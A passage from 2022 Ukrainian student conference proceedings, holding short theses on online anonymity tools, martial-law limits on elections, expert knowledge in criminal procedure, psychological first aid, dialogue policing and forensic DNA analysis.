Наступним методом є VPN (англ. Virtual Private Network – віртуальна приватна мережа) – безпечне зашифроване підключення користувача до мережі. Доволі зручний метод, має такі переваги:

- обходить локальні обмеження;
- зберігає анонімність за допомогою шифрування підключення;
- значний вибір основних підключень та протоколів шифрування, звідки витікає і повна варіативність в вартості VPN(в залежності від протоколу і типу підключення можна підключити як і безкоштовний, так і платний, який буде серйознішим за ступенем захисту).

Також доволі поширеним методом забезпечення конфіденційності користувача є розподільна анонімна мережа Tor – програмне забезпечення з відкритим вихідним кодом, який до того ж постійно перевіряється експертами зі всього світу, що сприяє виявленню дефектів. Робота мережі Tor заснована на взаємодії великої кількості

серверів мережі, кожен із яких надає частину пропускнуї спроможності свого інтернет підключення для потреб мережі. Будь який користувач може бути сервером, віддаючи частину пропускнуї спроможності для розвитку мережі, і тим самим покращуючи свою анонімність. Головними недоліками є доволі низька швидкість роботи, та в деяких моментах є недосконаlostі які обумовленні тим, що Тог має відкритий вихідний код, та розвивається завдяки ентузіазму.

В роботі наведено основні, на думку авторів, методи анонімізації трафіку користувачів в глобальній мережі, вказані їх переваги та недоліки. Варто відмітити, що наразі відсутні чіткі рекомендації щодо вибору оптимальних методів та засобів забезпечення конфіденційності в Інтернеті, абонент має самостійно їх обирати в залежності від виду роботи що він виконує.

Список бібліографічних посилань

1. Анонімність у мережі інтернет: поняття, перевірка і забезпечення [Електронний ресурс] / Режим доступу до ресурсу: <https://technogid.biz.ua/wi-fi/bezpeka/anonimnist-u-merezhi-internet.html>.

2. Анонімність в інтернеті: інструкція до використання [Електронний ресурс] / Режим доступу до ресурсу: <https://plomin.club/anonymity/>.

3. Як залишитися повністю анонімним та прихованим в Інтернеті [Електронний ресурс] / Режим доступу до ресурсу: <https://instagalleryapp.com/vpn-ta-konfidencijnist/jak-zalishatisja-povnistju-anonimnim-ta-prihovanim/>.

Одержано 06.06.2022

Єлизавета Олександрівна СЕНЧЕНКО,

курсант групи Ф4-301

Харківського національного університету внутрішніх справ

Науковий керівник:

професор кафедри конституційного

і міжнародного права факультету № 4

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент Т. І. Гудзь

ВОЄННИЙ СТАН ЯК ПІДСТАВА ОБМЕЖЕННЯ ВИБОРЧОГО ПРАВА ГРОМАДЯН

Вибори – один з елементів демократичної, правової держави, оскільки носієм суверенітету і єдиним джерелом влади визнається

народ. Саме чесні і прозорі вибори розглядаються як «візитна картка» держави, адже вони не лише гарантують змінюваність влади, її поступове оновлення, але й застерігають суспільство від появи стійких корупційних зв'язків в органах державної влади та місцевого самоврядування, покликані забезпечити недопущення узурпації влади однією особою.

Проведення виборів ґрунтується на певних засадах, дотримання яких робить вибори реальним народним волевиявленням. Такими засадами на сьогодні виступають принцип загального, рівного, прямого виборчого права шляхом таємного голосування. Крім того, у низці держав участь у виборах проголошується вільною. Проте останніми роками до цього переліку все частіше пропонується включити принцип періодичності проведення виборів. І це цілком логічно, оскільки зазначений принцип, одночасно з іншими, знайшов своє закріплення у Декларації «Про критерії вільних і чесних виборів», прийнятій на 154 сесії Ради Міжпарламентського Союзу у Парижі 26 березня 1994 р. У статті 1 Декларації йдеться, що «У будь-якій державі повнота влади може виникати лише з волевиявлення народу, вираженого в насправді вільних і справедливих виборах, що організовуються через регулярні періоди на основі загального, рівного й таємного голосування» [1]. Про принцип періодичності йдеться й у Керівних принципах щодо виборів, визначених Кодексом належної практики у виборчих справах [2].

Право громадян України брати участь в управлінні державними справами, вільно обирати і бути обраними до органів державної влади та органів місцевого самоврядування знайшло своє закріплення у ст. 38 Основного Закону. Отже, вибори декларуються як фундамент української демократії. Водночас право на участь у виборах не є абсолютним і в окремих випадках виникає необхідність тимчасово поступитись цим правом задля найголовнішого – збереження держави, її незалежності і територіальної цілісності. Йдеться про правовий режим воєнного стану, який виступає екстраординарним, винятковим засобом захисту конституційного ладу, й покликаний мобілізувати всі існуючі сили держави, та організувати її для захисту своїх населення і територій.

Відповідно до ст. 1 Закону України «Про правовий режим воєнного стану» (далі – Закон) воєнний стан – це особливий правовий режим, що вводиться в Україні або в окремих її місцевостях у разі збройної агресії чи загрози нападу, небезпеки державній незалежності України, її територіальній цілісності та передбачає надання відповідним органам державної влади, військовому командуванню,

військовим адміністраціям та органам місцевого самоврядування повноважень, необхідних для відвернення загрози, відсічі збройної агресії та забезпечення національної безпеки, усунення загрози небезпеки державній незалежності України, її територіальній цілісності, а також тимчасове, зумовлене загрозою, обмеження конституційних прав і свобод людини і громадянина та прав і законних інтересів юридичних осіб із зазначенням строку дії цих обмежень [3]. Воєнний стан вводиться указом Президента України про введення воєнного стану в Україні або в окремих її місцевостях, який затверджується Верховною Радою України.

Закон містить низку обмежень і заборон стосовно проведення будь-яких виборів у період дії воєнного стану. Наприклад, у ст. 10 Закону зазначено про неприпустимість припинення повноважень Президента України, Верховної Ради України. Так, у випадку закінчення строку повноважень Президента України під час дії воєнного стану його повноваження продовжуються до вступу на пост новообраного Президента України, обраного після скасування воєнного стану (ст. 11). Аналогічна норм діє й щодо парламенту: «У разі закінчення строку повноважень Верховної Ради України під час дії воєнного стану її повноваження продовжуються до дня першого засідання першої сесії Верховної Ради України, обраної після скасування воєнного стану» (ст. 12). І нарешті ст. 19 Закону безпосередньо забороняє в умовах воєнного стану проведення виборів Президента України, а також виборів до Верховної Ради України, Верховної Ради Автономної Республіки Крим і органів місцевого самоврядування [3].

З одного боку, ми вважаємо, що це перелік досить серйозних заборон, які безумовно обмежують право громадян на участь у виборах. З іншого боку, чітко усвідомлюємо тактичну обумовленість цих обмежень. Тобто, якщо закінчується строк повноважень Президента України або Верховної Ради України, то може виникнути загроза того, що на певний час держава залишиться без ефективного управління, що звісно може призвести до значного послаблення державної влади та, як результат, зниження обороноздатності держави. Такі зміни у керівництві держави неминуче призведуть до проблем у державному управлінні і, як наслідок, до зниження швидкості та ефективності ухвалення рішень, що спричинить зниження обороноздатності військ і боєздатності інших силових структур.

Яскравим прикладом такої критичної нестабільності у вищих ешелонах влади може слугувати анексія Криму у 2014 р. та поява терористичних угруповань на сході нашої країни, оскільки вороги

України саме у той момент і скористались цією дезорієнтацією та ослабленням органів державної влади.

В умовах же сьогоденішньої війни проведення виборів може призвести до внутрішньо-соціальної нестабільності та дезорганізованості не лише в органах державної влади, але й органах місцевого самоврядування, що значно погіршить обороноздатність держави та може призвести до катастрофічних наслідків.

Ще одним проблемним питанням проведення виборів в умовах воєнного стану є кількість виборців, які гіпотетично зможуть взяти участь у виборах. Адже війна росії проти України спричинила хвилю міграції та еміграції, збільшення частки тимчасово окупованої території. Натепер достеменно невідомо, хто і куди виїхав, хто і де знаходиться. Тож організувати у таких умовах виборчий процес практично неможливо. Крім того, ми вважаємо, що першочергова увага і держави, і суспільства в умовах війни має бути зосереджена на звільненні України від загарбників.

Підсумовуючи слід зазначити, що вибори – це правовий інструмент, який може бути використаний як на благо народу України, так і проти нього, оскільки при якісній підготовці може виступати цілком законним засобом утримання влади в руках глави держави та (або) депутатів певного скликання, що дозволить їм законно залишатися при владі навіть після закінчення строку повноважень. Для цього треба лише знайти причину введення особливого стану та надалі під приводом захисту держави по суті захопити владу.

З метою уникнення такої ситуації ст. 22 Закону наголошує, що введення воєнного стану не може бути підставою для захоплення влади, а такі спроби тягнуть за собою відповідальність згідно із законом. Але на нашу думку, цього замало, має бути розроблений більш широкий юридичний механізм виявлення та припинення зловживання режимом воєнного стану, який гарантуватиме неможливість використання особливого правового режиму для захоплення влади і порушення прав людини.

Список бібліографічних посилань

1. Декларация о критериях свободных и справедливых выборов : от 26.03.1994. URL: https://www.democracy.ru/library/laws/international/el_declaration1994.html (дата звернення: 05.06.2022).

2. Кодекс належної практики у виборчих справах. Керівні принципи та Пояснювальна доповідь (CDL-AD(2002)23rev). URL: https://eos.cartercenter.org/uploads/document_file/path/279/CoE_Venice_Commission_Code_of_Good_Practice_UK.pdf (дата звернення: 05.06.2022).

3. Про правовий режим воєнного стану : Закон України від 12.05.2005 № 389-VIII (із змін.) // База даних «Законодавство України» / Верховна Рада України. URL: <http://zakon.rada.gov.ua/laws/show/389-19> (дата звернення: 05.06.2022).

Одержано 06.06.2022

Дмитро Вадимович СИДОРЕНКО,

*аспірант кафедри кримінально-правових дисциплін
юридичного факультету*

Харківського національного університету імені В. Н. Каразіна

Науковий керівник:

*доцент кафедри кримінально-правових дисциплін
юридичного факультету*

*Харківського національного університету імені В. Н. Каразіна,
кандидат юридичних наук, доцент **О. О. Бондаренко***

ПРОЦЕСУАЛЬНІ ФОРМИ ВИКОРИСТАННЯ СПЕЦІАЛЬНИХ ЗНАНЬ У КРИМІНАЛЬНОМУ СУДОЧИНСТВІ

Спеціальні знання, що використовуються дізнавачем, слідчим, прокурором і судом під час досудового розслідування та судового розгляду сприяють ефективному виконанню завдань кримінального провадження. Особи, які володіють спеціальними знаннями, виконують допоміжну функцію у кримінальному процесі - сприяння органам досудового розслідування, прокуратури і суду у встановленні обставин кримінального провадження.

У теорії кримінального процесу та криміналістичній літературі форми використання спеціальних знань поділяються на два види: процесуальні та непроцесуальні. Як відомо, процесуальні форми використання спеціальних знань регламентуються чинним законодавством, непроцесуальні – започатковані практикою.

Проаналізувавши норми чинного КПК України, можна виокремити такі процесуальні форми використання спеціальних знань у кримінальному судочинстві:

1. Залучення спеціаліста.
2. Залучення експерта.
3. Участь судово-медичного експерта або лікаря у проведенні освідування особи.
4. Витребування і отримання висновків ревізій та актів перевірок.

Спеціалістом у кримінальному провадженні є особа, яка володіє спеціальними знаннями та навичками і може надавати консультації,

пояснення, довідки та висновки під час досудового розслідування і судового розгляду з питань, що потребують відповідних спеціальних знань і навичок.

Спеціаліст може бути залучений для надання безпосередньої технічної допомоги (фотографування, складення схем, планів, креслень, відбір зразків для проведення експертизи тощо) сторонами кримінального провадження під час досудового розслідування і судом під час судового розгляду, а також для надання висновків (ч. 1, 2 ст. 71 КПК України).

На практиці спеціалісти найчастіше залучаються до участі у проведенні таких слідчих (розшукових) дій, як огляд, обшук, слідчий експеримент. Слід зазначити, що у КПК України є положення, в яких конкретизуються професійні ознаки спеціаліста, який бере участь у проведенні процесуальних дій (перекладач; педагог, психолог, лікар під час проведення процесуальних дій за участю малолітньої або неповнолітньої особи; психолог, педагог під час пред'явлення особи, трупа для впізнання; судово-медичний експерт або лікар під час огляду трупа; судово-медичний експерт під час огляду трупа, пов'язаного з ексгумацією). Вищевказаних суб'єктів слід також відносити до категорії спеціалістів.

Експертом у кримінальному провадженні є особа, яка володіє науковими, технічними або іншими спеціальними знаннями, має право відповідно до Закону України «Про судову експертизу» на проведення експертизи і якій доручено провести дослідження об'єктів, явищ і процесів, що містять відомості про обставини вчинення кримінального правопорушення, та дати висновок з питань, які виникають під час кримінального провадження і стосуються сфери її знань (ч. 1 ст. 69 КПК України).

Експертиза проводиться експертною установою, експертом або експертами, яких залучають сторони кримінального провадження або слідчий суддя за клопотанням сторони захисту у випадках та порядку, передбачених статтею 244 КПК, якщо для з'ясування обставин, що мають значення для кримінального провадження, необхідні спеціальні знання (ч. 1 ст. 242 КПК України). Можливе також проведення допиту експерта в суді (ст. 356 КПК України).

Освідування здійснюється на підставі постанови прокурора та, за необхідності, за участю судово-медичного експерта або лікаря. Освідування, яке супроводжується оголенням освідуваної особи, здійснюється особами тієї ж статі, за винятком його проведення лікарем і за згодою особи, яка освідується (ч. 2 ст. 241 КПК України).

Висновки ревізій та актів перевірок можуть витребуватися та отримуватися стороною обвинувачення. Це може здійснювати також сторона захисту, потерпілий, представник юридичної особи, щодо якої здійснюється провадження (ч. 2, 3 ст. 93 КПК України).

Отже, правильне усвідомлення та виокремлення дізнавачем, слідчим, прокурором, судом процесуальних форм використання спеціальних знань у ході кримінального судочинства сприяє ефективному здійсненню процесу доказування та встановленню об'єктивної істини.

Одержано 13.06.2022

Альона Олегівна СІРОШТАН,

курсантка групи Ф3-307

Харківського національного університету внутрішніх справ

Науковий керівник:

професор кафедри психології та педагогіки факультету № 3

Харківського національного університету внутрішніх справ,

кандидат психологічних наук, доцент С. В. Харченко

ПСИХОЛОГІЧНА ДОПОМОГА В ЕКСТРЕМАЛЬНИХ СИТУАЦІЯХ

В наш час самим актуальним питанням є питання про допомогу людям, які переживають екстремальні ситуації воєнного стану. Особливо важливою ця проблема постає перед тими, хто належить до працівників так званих професій «людина-людина».

В науці екстремальну ситуацію розуміють як динамічне руйнування життєдіяльності людини, внаслідок якого виникає ризик втрати її робочого стану, що може перевести до загрози життю та/або здоров'ю; це об'єктивно складні умови діяльності, що сприймаються й оцінюються як напружені чи небезпечні.

Було проведене нерандомизоване опитування дорослих осіб в березні місяці 2022 року. За результатами опитування були виявлені найпоширеніші реакції, до яких були підібрані узагальнені поради щодо першої психологічної допомоги не психологами фахом.

Найбільша кількість опитаних (29,6 %) зіткнулись з проявами агресивної поведінки. Агресивна поведінка є засобом психологічного захисту від психотравмуючої або несприятливої ситуації. Психіка людини прагне знизити внутрішнє напруження. Агресія може зберігатися тривалий час.

Основні ознаками агресії:

- негативізм, роздратування (навіть з незначного приводу), гнів, невдоволення;
- нанесення фізичної шкоди оточуючим;
- лайка, вербальна агресія; підвищення кров'яного тиску;
- м'язова напруга.

Психологічна допомога при виникненні агресії:

1. Ізольуйте особу від оточуючих.
2. Дайте можливість висловити агресію.
3. Запропонуйте виконати роботу, яка пов'язана з підвищеним фізичним навантаженням.
4. Проявляйте доброзичливість. Не звинувачуйте, навіть якщо не згодні, інакше можете стати об'єктом агресивної поведінки.
5. Використовуйте гумор з метою розрядити обстановку.
6. Зменшити агресію можна страхом покарання [1].

Підкреслимо, надавати допомогу при вибусі агресії необхідно, інакше це може призвести до небезпечних наслідків.

Наступна виявлена реакція при опитуванні (у 26,4%) була тривога, яку респондентам важко опановувати. Тривога є природною реакцією організму на небезпеку: коли особою відчувається загроза - автоматично «включається» сигнал тривоги.

Основні ознаки тривоги:

- почуття небезпеки;
- емоційна напруженість;
- припущення гіршого;
- дратівливість;
- спустошеність;
- прискорене серцебиття;
- запаморочення;
- задишка;
- тремтіння;
- м'язова напруга;
- головні болі;
- втома.

Психологічна допомога при виникненні тривоги:

1. Важливо розговорити людину і зрозуміти, що саме турбує. Можливо, людина усвідомить джерело тривоги і зможе заспокоїтися.
2. Часто джерело тривоги - нестача інформації про події, що відбуваються. У цьому випадку можна спробувати скласти план, коли, де і як інформацію можна отримати.
3. Намагайтеся зайняти людину розумовою працею, наприклад, щось писати.

4. Фізичні роботи, домашні клопоти теж можуть бути хорошим способом заспокоїтися. Якщо є можливість, доцільно зробити фізичні вправи [1].

Значна частина опитаних (25,9 %) відчували апатію. Апатія може з'явитися, якщо людина відчуває тривале напруження, але не досягає ніяких результатів, або внаслідок серйозної невдачі, перестає бачити сенс діяльності. Виявляється відчуття втоми, людина перебуває в такому стані, що не відчуває потреби рухатися, розмовляти, проявляти почуттів. Цей стан може тривати від кількох годин до декількох тижнів. В разі відсутності необхідної психологічної допомоги, апатія може перейти в депресію.

Основні ознаки апатії:

- байдуже ставлення до навколишнього;
- млявість,
- загальмованість;
- повільне, з довгими паузами, мовлення.

Перша допомога при виникненні апатії:

1. Задайте кілька простих запитань: «Як тебе (вас) звуть?»; «Хочеш їсти (пити)?».

2. Допоможіть комфортно влаштуватися (обов'язково зняти взуття). Якщо такої можливості немає (події на вулиці або в громадському транспорті), треба постаратися залучити потерпілого до спільної діяльності (прогулятися, допомогти, які потребують допомоги), більше розмовляти [1].

З одним з найсильніших захисних реакцій організму – ступором зіткнулися деякі опитані (18,1%). Ступор може наступити, якщо людина на виживання витратила велику кількість енергії. Тривалість ступору може варіюватися від декількох хвилин до декількох годин. Отже, допомога потерпілому необхідно надати, якомога раніше, в іншому випадку це призведе його до фізичного виснаження.

Основними ознаками ступору:

- миттєве зниження або повна відсутність рухів і мовлення;
- відсутність реакції на подразники зовні (світло, дотик, шум);
- стан заціпеніння, повна нерухомість;
- напруга в окремих групах м'язів.

Перша допомога при виникненні ступору:

1. Зігніть потерпілому пальці на обох руках і притисніть їх до основи долоні. Великі пальці повинні бути виставлені назовні.

2. Кінчиками великого і вказівного пальців масажуйте потерпілому точки, розташовані на лобі, над очима рівно посередині між лінією росту волосся і бровами, чітко над зіницями.

3. Проговорите йому на вухо тихо, повільно і чітко те, що може викликати сильні емоції (краще негативні). Необхідно будь-якими засобами домогтися реакції, вивести із заціпеніння [1].

Список бібліографічних посилань

1. Допомога людині, яка знаходиться у стані шоку, стресу чи травми : практ. поради соц. працівникам, психологам та волонтерам / упоряд.: В.М. Бондаровська, Т.В. Кульбачка, Е.Б. Ламах, Л.І. Козуб; Представництво Фонду народонаселення ООН в Україні. Київ : ТОВ "ДКС центр", 2015.

Одержано 12.06.2022

Олександр Сергійович СКЛЯР,

*викладач кафедри тактичної спеціальної
та фізичної підготовки факультету № 3*

Харківського національного університету внутрішніх справ

Рустам Заур Огли ГІБЛАЛІЄВ,

курсант групи Ф2-206

Харківського національного університету внутрішніх справ

Олеся Олексіївна ШОКОТОВА,

курсант групи Ф2-204

Харківського національного університету внутрішніх справ

АНАЛІЗ СКАНДИНАВСЬКОГО ПІДХОДУ ЗАБЕЗПЕЧЕННЯ ПУБЛІЧНОЇ БЕЗПЕКИ ТА ГРОМАДСЬКОГО ПОРЯДКУ ПОЛІЦІЄЮ ДІАЛОГУ В УКРАЇНІ

Останніми роками громадяни України активно реалізують своє конституційне право на мирні зібрання. Минулого 2021 року в державі відбулося понад 105 тис. акцій та масових заходів, в яких взяли участь понад 9 млн громадян. У своїй переважній більшості ці заходи проходили спокійно, без грубих порушень публічного порядку.

З урахуванням напрямків реформування правоохоронної системи України, охорона публічного порядку отримала найбільші зміни. Наказ МВС України №706 від 23 серпня 2018 «Про затвердження Концепції запровадження в діяльності органів та підрозділів Національної поліції України Скандинавської моделі забезпечення публічної безпеки та порядку під час проведення масових заходів» запровадив новий підхід до забезпечення охорони публічного порядку [1].

ОХОРОНА ПУБЛІЧНОЇ БЕЗПЕКИ

Запроваджено «СКАНДИНАВСЬКУ МОДЕЛЬ» у забезпеченні громадського порядку під час проведення масових заходів

НОВІ ПІДХОДИ:

- Зменшення агресії та можливої шкоди, мінімізація ризиків провокацій
- Зміна самої філософії забезпечення правопорядку з метою створення безпечного середовища
- Зменшення використання людського ресурсу правоохоронців, збільшення їх маневреності
- Документування за допомогою спеціально-обладнаного транспорту хронології проведення мирного зібрання

Згідно звіту Голови Національної поліції: під час проведення таких заходів у роботі поліції застосовується «Скандинавська модель» забезпечення громадського порядку. Вона базується на зміні самої філософії забезпечення правопорядку і має на меті створення безпечного середовища, зменшення агресії та можливої шкоди, а також обмеження використання людського ресурсу правоохоронців. У рамках упровадження моделі реалізується проєкт «Поліція діалогу», який передбачає створення груп комунікації. На теперішній час поліція діалогу, під час проведення масових заходів, залучається в усіх регіонах держави. [2]

Вперше такі підрозділи почали працювати в Данії у 1993 році та Швеції у 2001 році. Руйнівна сила заворушень в цих країнах призвела до смертельних випадків зі сторони мітингувальників та поліцейських. Після цих подій Данія та Швеція почали розробляти новий підхід до протидії заворушенням та створили перші у світі підрозділи «діалогової» поліції, діяльність яких базувалась на дослідженнях англійських психологів. В Швеції діяльність діалогової поліції є одним з елементів забезпечення мирного проведення масових заходів, який отримав назву «Спеціальна тактика Шведської національної поліції», отримав позитивні відгуки в Європі та, через тренінги, передали свій досвід українським поліцейським.

Головний принцип діяльності поліції діалогу – це постійна комунікація, без зброї. Співробітники діалогової поліції працюють без зброї. Це є важливим елементом цього підрозділу, так як демонстрація людям відсутності вогнепальної зброї та спеціальних засобів, приваблює учасників заходу до комунікації з поліцейськими діалогу.

Далі, один із основних принципів діяльності поліції діалогу – диференціація натовпу на окремі категорії осіб, які ведуть різну

діяльність на заході. Мета знайти і визначити тих осіб, які налаштовані на агресію, і зосередити увагу на них. При цьому комунікація з натовпом допомагає легко їх виявити, а дії групи з іншими цілями в натовпі спрямувати на викриття таких агресорів. У випадку затримання агресивних осіб в натовпі, більшість маси спокійно відреагують на арешт таких осіб, адже вони загрожують безпеці усіх учасників заходу.

Наступним важливим в діяльності поліції діалогу є принцип самоконтролю. Його суть полягає у тому, що поліцейських навчають визначати момент при якому вони вже не можуть зупинити конфлікт діалогом і потрібно застосовувати спеціальні засоби та арешт.

Діалогова поліція відіграє роль сполучної ланки між поліцейським керівництвом і організаторами демонстрацій до, під час і після події. Це довгострокова робота по встановленню стійкої довіри, досягнення послідовності і транспарентності дій поліції. Діалогова поліція вирішує важливу задачу, інформуючи демонстрантів про те, як поліцейські операції забезпечують безпеку і мирний характер протестів. Діалогова поліція також визначає межі дозволеного, щоб уникнути шкоди здоров'ю індивіда і великомасштабних заворушень.

З урахуванням спроб позитивного досвіду роботи перших груп діалогової поліції на території України, наказом Національної поліції України від 12.03.2019 № 221 створено штатні підрозділи превентивної комунікації (поліція діалогу) в кожному регіоні держави.

Менталітет народу України відрізняється від менталітету народів Скандинавії. Спостереженням, встановлено, що робота поліції діалогу, з моменту її створення, полягає у тому, щоб не контролювати масові заходи чи демонстрації, а допомагати учасникам висловлювати свою думку. З дотриманням вищевказаних принципів, поліції діалогу вдається допомагати учасникам заходів скористатися своїм Конституційним правом на зібрання. Така робота сприяє зміцненню довіри між поліцією та громадянами.

Дослідження показують, що рівень ворожості в натовпі набагато нижчий, якщо поліція веде комунікацію з представниками натовпу в доброзичливій манері. Сам факт присутності діалогової поліції сприяє зниженню у активістів відчуття анонімності та безкарності, в багатьох випадках виокремлюють присутність поліцейських діалогу, як стримуючу дію на хід подій.

Не треба забувати і про зовнішній вигляд діалогової поліції, вони одягнені у жилети зі світловідбивними написами та пояснювальним написом на спині. Це є дуже важливим у діяльності цього

підрозділу, тому що для деескалації, людям краще бачити поліцейських без шоломів, щитів та іншого спорядження. Люди бачать настрій поліції на проведення цього заходу в максимально мирній формі для обох сторін. Зовнішній вигляд демонстрантам дає розуміють, що поліція не збирається їх атакувати та заарештовувати, а намагається допомогти в реалізації Конституційного права на мирне зібрання, методом комунікації з ними.

У багатьох випадках на масових заходах присутність діалогової поліції є нагадуванням іншим підрозділам поліції, що контакт та ведення комунікації з демонстрантами – це важливо і корисно для усіх учасників масового заходу.

Слід зазначити і те, що діяльність діалогової поліції допомагає керуючому складу. Вони безпосередньо бачать що відбувається та, що може відбуватися на даному заході, так як знаходяться в центрі подій, розуміють які сили по припиненню цього заходу можуть знадобитись.

Ще один важливий аспект в діяльності поліції діалогу є співпраця з зовнішніми партнерами: соціальними службами, бізнесом, громадськими організаціями тощо. Відповідно до діалогової концепції, «окремі особи та організації, які мають відношення до поліції, сприймаються як додаткова сила, здатна допомогти захистити основні права і свободи». Такі групи, звані волонтерами поліції, також сприяють налагодженню ефективних контактів між поліцією і організаторами акцій.

За роки існування поліції діалогу помітно високий рівень проведення заходів мирним шляхом в країні. В Україні поліція діалогу створено з метою апробації європейських стандартів у сфері забезпечення публічної безпеки та порядку в публічних місцях у зв'язку з проведенням мирних зібрань та інших масових заходів. Діалогова поліція відіграє дуже важливу роль у підтриманні правопорядку на території проведення масових заходів. Скандинавська модель є вдалим прикладом, коли поліція може вести комунікацію з натовпом і контролювати ситуацію, що складається. Завдяки комунікації можливо провести масові заходи без зброї, без постраждалих та зупинити руйнівну силу натовпу, дії якого можуть бути непередбачені.

На сьогоднішній день подальшими науковими дослідженнями є практичне опрацювання Скандинавської моделі, розробка способів підвищення іміджу поліції діалогу в Україні, порядок взаємодії підрозділів, опрацювання засобів захисту для поліції діалогу тощо.

Список бібліографічних посилань

1. Наказ МВС України №706 від 23 серпня 2018 «Про затвердження Концепції запровадження в діяльності органів та підрозділів

Національної поліції України скандинавської моделі забезпечення публічної безпеки та порядку під час проведення масових заходів».

2. Звіт Голови Національної поліції України про результати роботи відомства у 2021 році // База даних (БД) Офіційний сайт Національної поліції (НП) України. – Режим доступу: <https://www.kmu.gov.ua/storage/app/sites/1/17-civik-2018/zvit2020/npu-zvit-2021.pdf> (дата звернення 18.05.2022).

3. Склад О.С. Історико – правовий аспект початку діяльності поліції діалогу в Україні. VI Міжнародна науково-практична конференція «Підготовка поліцейських в умовах реформування системи МВС України» збірник наукових праць, м. Харків, 28.05.2021, с.58-62, видавництво: ХНУВС.

Одержано 18.05.2022

Ольга Олександрівна СПІВАЧЕНКО,

курсант II курсу ННІП ПФПНП

Дніпропетровського державного університету внутрішніх справ

Науковий керівник:

доцент кафедри гуманітарних дисциплін

та психології поліцейської діяльності

Дніпропетровського державного університету внутрішніх справ,

*кандидат психологічних наук, доцент **І. О. Шинкаренко***

ПСИХОЛОГІЧНЕ ЗАБЕЗПЕЧЕННЯ СЛУЖБОВО-БОЙОВОЇ ДІЯЛЬНОСТІ СИЛ БЕЗПЕКИ І ОБОРОНИ УКРАЇНИ

Виконання службового обов'язку силами безпеки і оборони України завжди було пов'язане з фізичним та психологічним навантаженням, через це для здійснення службово-бойової діяльності підходить не кожен. Під час відбору кадрів відіграють роль багато особистих факторів особи, до яких насамперед відносяться психологічні особливості людини. Від психологічного забезпечення залежить ефективність та якість здійснення службово-бойової діяльності правоохоронними органами.

Згідно ст.2 Закону України «Про Національну поліцію» основними завданнями поліції є протидія злочинності, забезпечення публічного порядку і безпеки, охорони прав і свобод людини, а також інтересів суспільства і держави, надання послуг з допомоги особам, що з особистих, соціальних, економічних причин чи внаслідок надзвичайних ситуацій потребують такої допомоги. Реальна

ефективність виконання цих завдань насамперед залежить від запланованої роботи усіх ланок структурних підрозділів поліції. Тобто якість виконання цих завдань оцінюється разом: від роботи вищого керівництва до інспектора патрульної служби, дільничного офіцера поліції. Щоб забезпечити задоволення потреб суспільства та держави, правоохоронні органи повинні бути серйозно підготовлені. Ця підготовка складається з професійної та психологічної складової, які взаємодоповнюють одна одну [1].

Підтримання психічного здоров'я правоохоронців під час їх навчально-бойової та бойової діяльності є невід'ємною складовою для розвитку особистості й формування навичок протистояння негативним психологічним факторам, які з'являються на фоні складних умов військової служби. Результати багатьох психологічних досліджень визначили, що морально-психологічна стійкість кадрів сил безпеки і оборони України – це характеристика кожної окремої особистості, що забезпечують стійкість до зовнішніх негативних впливів, насамперед під час виконання службових завдань (в бойових умовах). Даний характер особи виявляється у спроможності особистості відновлювати психологічний баланс після дії негативних факторів [2, с.143-144].

Психологічна підготовка виконує одразу декілька важливих функцій: здійснює професійний розвиток, покращує професійну компетенцію, формує додаткові професійно-психологічні навички, підвищує професійно-психологічну стійкість тощо. У більшості випадків, коли військовослужбовці/працівники поліції нехтують психологічною підготовкою до несення служби, вони потім стають учасниками різного роду конфліктів, що виникають ні з чого. Є. Афоніна стверджує, що «слабка психологічна підготовка військовослужбовців ЗСУ ускладнює оцінку та аналіз людських вчинків і відносин у процесі виконання службових завдань. Як наслідок такі «міни» породжують застосування сили, озвучування претензій один до одного, інших незаконних заходів. Це стає причиною гіпертрофованої складності, порушення моральності і законності, формалізму» [3, с. 239-244].

Отже, можна зробити висновок, що дана тема дослідження є актуальною в сучасних реаліях сил безпеки і оборони України. Шляхом впровадження експрес-діагностики психічних станів можна досягти винайдення більш ефективної технології надання психологічної допомоги правоохоронцям, службово-бойова діяльність яких в більшості випадків відбувається під дією складних факторів. Також для нормалізації психологічного стану правоохоронця можна

застосовувати такі способи: поміщення їх у сприятливе середовище (позитивне ставлення до співробітників сил безпеки), проведення бесід та психологічних тренінгів, які розвивають стресостійкість та формують основні знання боротьби із небажаним зовнішнім психологічним впливом.

Список бібліографічних посилань

1. Сокурєнко В.В.: Психологічне забезпечення службової діяльності поліцейських. Бочаровські читання, Харків, 2018. URL: http://dspace.univd.edu.ua/xmlui/bitstream/handle/123456789/3092/psihologichne_zabezpechennya_sluzhbovoyi.pdf?sequence=2&isAllowe d=y (дата звернення: 12.04.2022).

2. Близнюк Н.М.: Морально-психологічна стійкість, як фактор успішного виконання бойового завдання. Київ, 2020. с. 143-144. URL: https://dndi.mvs.gov.ua/files/pdf/Zbirnyk_tez_DNDI_konferencii_30.10.2020.pdf (дата звернення: 12.04.2022).

3. Приліпко О.Ф.: Соціально-психологічні чинники формування авторитету військовослужбовця військової служби правопорядку ЗСУ. Вісник Національного університету оборони України. № 2 (27), 2012. С. 239-244 (дата звернення: 12.04.2022).

Одержано 19.05.2022

Дар'я Русланівна СТЕПАНЮК,

*аспірантка відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*професор кафедри кримінального процесу
та організації досудового слідства факультету № 1
Харківського національного університету внутрішніх справ,
кандидат юридичних наук, доцент Г. І. Глобенко*

АКТУАЛЬНІ ПИТАННЯ НАУКОВОГО ДОСЛІДЖЕННЯ ПРОБЛЕМ КРИМІНАЛІСТИЧНОГО ДНК-АНАЛІЗУ

Розроблення технологій ідентифікації особи за ДНК по праву вважають найбільш вагомим досягненням у галузі криміналістики ХХ-го століття. Зараз вони є найбільш потужними інструментами вирішення ідентифікаційних завдань при розслідуванні кримінальних правопорушень. Крім того, швидко розвиваються новітні техніки ДНК-аналізу, які дозволяють вирішувати широке коло пошукових завдань на стадії досудового розслідування. Серед науковців і

практиків усталеною є точка зору про те, що наукова обґрунтованість і точність результатів ідентифікації за ДНК перевищила усі сподівання. В Україні спеціалістів і експертів у галузі судової біології все частіше залучають до розслідування різних категорій кримінальних правопорушень, насамперед, тих, що пов'язані з насилством відносно особи. У нашій державі створено мережу лабораторій судових молекулярно-генетичних експертиз в державних судово-експертних установах системи МВС України та МОХ України. В останні роки кількість таких експертиз у кримінальних і цивільних справах невинно збільшується. У галузі криміналістичного ДНК-аналізу постійно зростає ефективність експертних технологій, розширюється сфера їх застосування.

